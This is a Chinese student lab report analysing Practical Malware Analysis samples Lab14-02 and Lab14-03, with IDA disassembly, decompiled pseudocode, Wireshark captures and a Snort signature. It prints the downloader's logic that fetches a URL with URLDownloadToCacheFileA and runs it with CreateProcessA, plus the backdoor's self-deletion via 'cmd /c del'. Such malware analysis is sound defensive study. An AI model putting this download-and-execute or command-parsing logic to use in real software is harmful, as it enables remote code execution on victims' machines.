
问题 5: 初始信息是编码后的 shell 提示。

问题 6: 攻击者只对传出的信息进行了编码，并没有对传入的命令进行编码。还可以知道服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

问题 7:

使用的是 Base64 编码，但并不是标准的，使用的是一个自定义的 Base64 编码。

问题 8:




```
xor     eax, eax
push    4                               ; MaxCount
repne scasb
not     ecx
sub     edi, ecx
push    offset Str                     ; "exit"
mov     eax, ecx
mov     esi, edi
mov     edi, edx
push    ebx                             ; Str1
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
call    _strnicmp
add     esp, 0Ch
test    eax, eax
jz      loc_401724

loc_401724:
mov     edx, hEvent
push    edx                             ; hEvent
call    ds:SetEvent
push    ebp                             ; Memory
call    free
add     esp, 4
push    0                               ; dwExitCode
call    ds:ExitThread
sub_4015C0 endp

mov     edi, offset asc_40305C ; "\n"
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
push    eax                             ; lpOverlapped
mov     esi, edi
mov     edx, ecx
mov     edi, ebx
or      ecx, 0FFFFFFFFh
repne scasb
```


在 S_A_thread2 中可以看到，如果接受到了 exit，就会调用函数 ExitThread 来退出当前的线程。返回之后可以看到程序会调用函数 sub_401880：



可以看到这段代码使用了 COMSPEC 的方法来达到自我删除的目的。



就是运行 cmd /c del!

问题 9:

这个恶意程序其实就是一个简单的后门程序。目的是给远端的攻击者提供一个 shell 命令接口。然后尝试删除自己的这个事实，可能是攻击者工具包中的一个一次性组件。

Lab14-03.exe

问题 1:

首先使用 Wireshark 监控一下网络数据包:

```
# Ethernet II, Src: VMware_UO:08:00:01:13 (00:0C:12:00:01:13), Dst: VMware_EI:00:13 (00:00:00:01:00:13)
# Internet Protocol Version 4, Src: 192.168.198.132 (192.168.198.132), Dst: 192.0.78.24 (192.0.78.24)
# Transmission Control Protocol, Src Port: 1033 (1033), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 294
# Hypertext Transfer Protocol
  GET /start.htm HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n
    Host: www.practicalmalwareanalysis.com\r\n
    Cache-Control: no-cache\r\n
    \r\n
```

然后使用 IDA 载入实验文件 Lab14-03.exe

00407094	GetLastError	kernel32
00407098	SetFilePointer	kernel32
0040709C	GetCPInfo	kernel32
004070A0	GetACP	kernel32
004070A4	GetOEMCP	kernel32
004070A8	HeapAlloc	kernel32
004070AC	VirtualAlloc	kernel32
004070B0	FlushFileBuffers	kernel32
004070B8	InternetOpenA	WININET
004070BC	InternetOpenUrlA	WININET
004070C0	InternetCloseHandle	WININET
004070C4	InternetReadFile	WININET
004070CC	URLDownloadToCacheFileA	urlmon

在这里还是看到了调用了 WININET 库中的四个函数，先看一下函数 InternetOpenUrlA:

```
.idata:004070B8 ;
.idata:004070B8 ; HINTERNET __stdcall InternetOpenA(LPCSTR lpszAgent, DWORD dwAccessType, LPCSTR lpszProxy, LPCSTR 1
    extrn InternetOpenA:dword ; CODE XREF: sub_4011F3+607p ...
.idata:004070B8 ;
.idata:004070BC ; HINTERNET __stdcall InternetOpenUrlA(HINTERNET hInternet, LPCSTR lpszUrl, LPCSTR lpszHeaders, DWOR
    extrn InternetOpenUrlA:dword ; CODE XREF: sub_4011F3+807p
.idata:004070BC ;
.idata:004070C0 ; BOOL __stdcall InternetCloseHandle(HINTERNET hInternet)
    extrn InternetCloseHandle:dword ; CODE XREF: sub_4011F3+A97p
.idata:004070C0 ;
.idata:004070C0 ;
.idata:004070C4 ; BOOL __stdcall InternetReadFile(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesToRead, LPD
    extrn InternetReadFile:dword ; CODE XREF: sub_4011F3+D47p
.idata:004070C4 ;
.idata:004070C4 ;
```

xrefs to InternetOpenUrlA

Direction	Type	Address	Text
Up	p	sub_4011F3+8D	call ds:InternetOpenUrlA
Up	r	sub_4011F3+8D	call ds:InternetOpenUrlA

Line 1 of 2

在这个函数的上方发现了两个字符串，并且还可以知道这两个字符串和前面捕获到的信令字符串是一样的，但是在网络信令中出现了“user-agent:user-agent:”这样的字符串，可以根据这个来创建了一个有效的检测特征。

```

text:00401275      mov     ecx, [ebp+lpzUrl]
text:00401278      push    ecx                ; lpzUrl
text:00401279      mov     edx, [ebp+hInternet]
text:0040127F      push    edx                ; hInternet
text:00401280      call    ds:InternetOpenUrlA
text:00401286      mov     [ebp+hFile], eax
text:0040128C      cmp     [ebp+hFile], 0
text:00401293      jnz     short loc_4012A9
text:00401295      mov     eax, [ebp+hInternet]
text:0040129B      push    eax                ; hInternet
text:0040129C      call    ds:InternetCloseHandle
text:004012A2      xor     eax, eax
text:004012A4      jmp     loc_40136E
text:004012A9      ; -----
text:004012A9      loc_4012A9:                ; CODE XREF: sub_4011F3+A0↑j
text:004012A9      mov     [ebp+var_8], 0
text:004012B0      loc_4012B0:                ; CODE XREF: sub_4011F3+158↓j
text:004012B0      lea     ecx, [ebp+dwNumberOfBytesRead]
text:004012B3      push    ecx                ; lpdwNumberOfBytesRead
text:004012B4      push    800h               ; dwNumberOfBytesToRead
text:004012B9      lea     edx, [ebp+Buffer]
text:004012BF      push    edx                ; lpBuffer
text:004012C0      mov     eax, [ebp+hFile]
text:004012C6      push    eax                ; hFile
text:004012C7      call    ds:InternetReadFile

```

问题 2:

发现在函数 sub_4011F3 的其中一个参数 Source 作为了 InternetOpenUrlA 函数的 lpzUrl 参数, 它定义的信令的目的地址 URL, 跟踪来源发现它在 main 函数中被调用, 可以看到 Source 参数是由位于 0x00401793 的 sub_401457 函数所调用, 进入函数 sub_401457:

```

push    ebp
mov     ebp, esp
sub     esp, 20Ch
push    edi
mov     [ebp+NumberOfBytesRead], 0
mov     [ebp+var_200], 0
mov     ecx, 7Fh
xor     eax, eax
lea     edi, [ebp+var_1FF]
rep stosd
stosw
stosb
mov     [ebp+var_204], 0
push    0                   ; hTemplateFile
push    80h                 ; dwFlagsAndAttributes
push    3                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    1                   ; dwShareMode
push    80000000h           ; dwDesiredAccess
push    offset aCAutobat_exe_0 ; "C:\\autobat.exe"
call    ds:CreateFileA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0FFFFFFFh
jnz     short loc_4014EA

```

如果 CreateFileA 执行失败就会执行下面的代码:

```

push    offset aHttpwww_practi ; "http://www.practicalmalwareanalysis.com"...
call    sub_401372
add     esp, 4
test    eax, eax
jz      short loc_4014E6

```

发现了 C:\autobat.exe 和 <http://www.practicalmalwareanalysis.com/start.htm> 这两个字符串。

如果文件不存在，它将反馈到这个信令的 URL。

```
loc_4014EA:                ; lpOverlapped
push      0
lea       edx, [ebp+NumberOfBytesRead]
push      edx                ; lpNumberOfBytesRead
mov       eax, [ebp+arg_4]
sub       eax, 1
push      eax                ; nNumberOfBytesToRead
mov       ecx, [ebp+lpBuffer]
push      ecx                ; lpBuffer
mov       edx, [ebp+hFile]
push      edx                ; hFile
call      ds:ReadFile
test      eax, eax
jnz       short loc_401520
```

再来看一下如果 CreateFileA 执行成功

程序会调用函数 ReadFile 来读取

C:\autobat.exe 这个文件的内容，并保存到 lpBuffer 中，lpBuffer 是

InternetOpenUrlA 函数的 lpszUrl 参数，

所以呢就可以推测 autobat.exe 是存储

URL 明文的配置文件。

分析到这里我们就可以知道，当配置文件不可用时，域名和 URL 路径都会采用硬编码。硬编码的 URL 与所有配置文件一起来构造特征。然而，以硬编码组件作为检测目标，比结合

硬编码组件与动态 URL 链接，检测

效果可能会更好。因为使用的 URL

存储在配置文件中，并且随着命令

而改变，它是临时的，所以不是持

久的网络特征。

问题 3:

在函数 sub_4011F3 发现调用了函


数_strstr

```
loc_4012D3:
cmp       [ebp+dwNumberOfBytesRead], 0
jnz       short loc_4012DB

loc_4012DB:                ; "<no"
push      offset aNo
lea       ecx, [ebp+Buffer]
push      ecx                ; char *
call      _strstr
add       esp, 8
mov       [ebp+var_21C], eax
```

这个函数的目的就是搜索一个字符串在另一个字符串中第一次出现的位置，参数是<no，判

断是否是<no 开头，具体的判断内容在函数 sub_401000 中，进去看一下：



看到了打乱顺序的判断，判断的字符串就是 noscript。

继续向下看：

```
mov     ecx, [ebp+arg_4]
push    ecx                ; char *
lea     edx, [ebp+var_CC]
push    edx                ; char *
call    _strcpy
add     esp, 8
push    2Fh                ; int
lea     eax, [ebp+var_CC]
push    eax                ; char *
call    _strchr
add     esp, 8
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     byte ptr [ecx], 0
lea     edx, [ebp+var_CC]
push    edx                ; char *
mov     eax, [ebp+arg_0]
push    eax                ; char *
call    _strstr
add     esp, 8
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jz      short loc_401141

lea     ecx, [ebp+var_CC]
push    ecx                ; char *
call    _strlen
add     esp, 4
mov     edx, [ebp+var_4]
add     edx, eax
mov     [ebp+var_4], edx
push    offset a96         ; "96'"
mov     eax, [ebp+var_4]
push    eax                ; char *
call    _strstr
add     esp, 8
mov     [ebp+var_D0], eax
cmp     [ebp+var_D0], 0
jz      short loc_401141
```

这是在截取/与 96 之间的内容。

这样我们就可以知道，恶意代码从 web 页面上 noscript 标签中某些特定组件来获得命令。

使用这种技术，代码可以向一个合法的网页发生信令，并且接受合法的内容，这使防御者在区分是恶意流量还是合法流量变得更加困难。

问题 4:

回到 main 函数，进入 sub_401684 函数，

```
push    ebp
mov     ebp, esp
sub     esp, 14h
mov     [ebp+var_4], 0
mov     ax, word_408154
mov     word ptr [ebp+var_8], ax
lea     ecx, [ebp+var_8]
push    ecx                ; char *
mov     edx, [ebp+arg_0]
push    edx                ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_10], eax
lea     eax, [ebp+var_8]
push    eax                ; char *
push    0                  ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_C], eax
mov     ecx, [ebp+var_10]
movsx   edx, byte ptr [ecx]
mov     [ebp+var_14], edx
mov     eax, [ebp+var_14]
sub     eax, 64h
mov     [ebp+var_14], eax
cmp     [ebp+var_14], 0Fh ; switch 16 cases
ja      short loc_401723 ; jumtable 004016E2 default case
```

这里调用了函数_strtok，选择函数，并将命令的内容分为两个部分，保存在两个变量里。继续向下看可以知道恶意程序中必须有一个 noscript 的标签，后面会跟随一个 ULR,这里包含的域名和原始网页请求的域名相同，并且要求是以 96 位结尾。包含的命令的第一个字符必须和程序支持的命令相对应。当搜索 noscript 标签时，会先搜索<no，然后通过比较来确定 noscript 标签，当命令匹配时，程序仅仅会考虑第一个字符，这就会对我们的分析早成一定的困扰。

问题 5: 复制 /abcdefghijklmnopqrstuvwxyz0123456789:.

优点就是这并不是标准的 base64 编码，若要理解其内容需要进行逆向分析，缺点就是一致性，开头部分总是字符串

问题 6: 包括 quit,download,sleep,redirect.

```
int __cdecl sub_401684(char *a1, int a2)
{
    char *v2; // ST0C_4@1
    char *v4; // [sp+8h] [bp-Ch]@1
    char v5[2]; // [sp+Ch] [bp-8h]@1
    int v6; // [sp+10h] [bp-4h]@1

    v6 = 0;
    strcpy(v5, "/");
    v2 = strtok(a1, v5);
    v4 = strtok(0, v5);
    switch ( *v2 )
    {
        case 100:
            sub_401565(v4);
            break;
        case 110:
            v6 = 1;
            break;
        case 115:
            sub_401613(v4);
            break;
        case 114:
            sub_401651(v4);
            *(_DWORD *)a2 = 1;
            break;
        default:
            return v6;
    }
    return v6;
}

void __cdecl sub_401613(char *a1)
{
    int v1; // ecx@0
    int v2; // [sp+0h] [bp-4h]@1

    v2 = v1;
    if ( sscanf(a1, aLu, &v2) )
        Sleep(1000 * v2);
    else
        Sleep(0x4E20u);
}

char __cdecl sub_401565(char *a1)
{
    struct _STARTUPINFOA StartupInfo; // [sp+0h] [bp-458h]@4
    HRESULT v3; // [sp+44h] [bp-414h]@2
    CHAR ApplicationName; // [sp+48h] [bp-410h]@2
    CHAR v5; // [sp+248h] [bp-210h]@1
    struct _PROCESS_INFORMATION ProcessInformation; // [sp+448h] [bp-10h]@4

    if ( sub_401147((int)&v5, a1) )
    {
        v3 = URLDownloadToCacheFileA(0, &v5, &ApplicationName, 0x200u, 0, 0);
        if ( v3 )
            return 0;
        memset(&StartupInfo, 0, 0x44u);
        StartupInfo.cb = 68;
        memset(&ProcessInformation, 0, 0x10u);
        CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
    }
    return 0;
}
```



```

int __cdecl sub_401372(char *a1)
{
    int result; // eax@2
    HANDLE hFile; // [sp+0h] [bp-214h]@1
    DWORD NumberOfBytesWritten; // [sp+4h] [bp-210h]@1
    int v4; // [sp+8h] [bp-20Ch]@1
    int v5; // [sp+Ch] [bp-208h]@1
    DWORD nNumberOfBytesToWrite; // [sp+10h] [bp-204h]@1
    char Buffer; // [sp+14h] [bp-200h]@1

    NumberOfBytesWritten = 0;
    v5 = 0;
    v4 = 0;
    strcpy(&Buffer, a1);
    nNumberOfBytesToWrite = strlen(&Buffer);
    hFile = CreateFileA(fileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( hFile == (HANDLE)-1 )
    {
        result = v4;
    }
    else
    {
        v5 = WriteFile(hFile, &Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
        if ( v5 )
        {
            if ( NumberOfBytesWritten == nNumberOfBytesToWrite )
                v4 = 1;
        }
        CloseHandle(hFile);
        result = v4;
    }
}

```

问题 7：一个下载器。

问题 8：

1.

静态定义的域名和路径，以及动态发现的 URL 中相似信息有关的特征。

信令中静态组件有关的特征。

能够识别命令初始请求的特征。

能够识别命令与参数对特定属性的特征。

问题 9：

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific
User-Agent with duplicate header"; content:"User-Agent[3a20|User-Agent[3a20|
Mozilla/4.0|20|(compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT|20|5.1\;|20|
NET|20|CLR|20|3.0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header;
Sid:20001431; rev:1;)

```

四、实验结论及心得体会

由此，本学期的恶意代码分析工作已经到达了尾声，本书后面还有几章实验内容，但课程范围之外的内容有一定的挑战性，将会是我们继续进行恶意病毒分析的一把很好的钥匙。在本学期我学习了恶意代码病毒分析的多种原理以及各种各样的解决不同问题的方法，使我受益匪浅。希望未来我能够将本学期学到的宝贵财富应用于实践当中，检验我学习到的诸多技能。

本次实验当中遇到的很大的问题来源于恶意代码的网络行为，在前文的分析当中，我们通过静态分析等等查找相应的网页是否有可能出现，虽然相当简洁，但是在实际的运用当中仍然具有一定的不确定性，因此我们不能笼统的将具有相应的网址或者访问网络特征的行为归类为具有网络行为。本次实验采用 wireshark 抓包检测，更加准确，验证的实验更加具有说服力。

本次实验还遇到一个问题，旧版的 wireshark 在使用过程当中具有一定的不便性。在此，我首先尝试了在新版 windows 上运行恶意代码以进行抓包，但是由于位数不同，并不能捕获到目标网址。这也与之前实验当中的尝试相类似。可见在早期 windows 上进行运行的程序一直存在着有可能不被新版 windows 兼容的问题。说明了产品的更新迭代一定会随着实践的变化层出不穷，恶意代码的功能也会随着技术的不断进步和革新而逐渐变得更加强大。

但与此同时，我们的分析技术和经验也会将我们的分析变得更加容易。在查找到旧版 wireshark 使用方法过后，我能够顺利的将恶意病毒的网络信息抓包捕获，并且将相应的目标网址通过一定的方法截获，这说明计算机便高度分析与防治人员是可以通过努力，减少恶意代码带来的危害，并且一定程度上改善计算机病毒环境。

本学期的计算机病毒之旅是我受益匪浅，在此衷心的感谢王老师，邓老师，以及助教们的殷勤付出。我将会继续努力，在推进恶意代码病毒分析的道路上继续前进，再接再厉。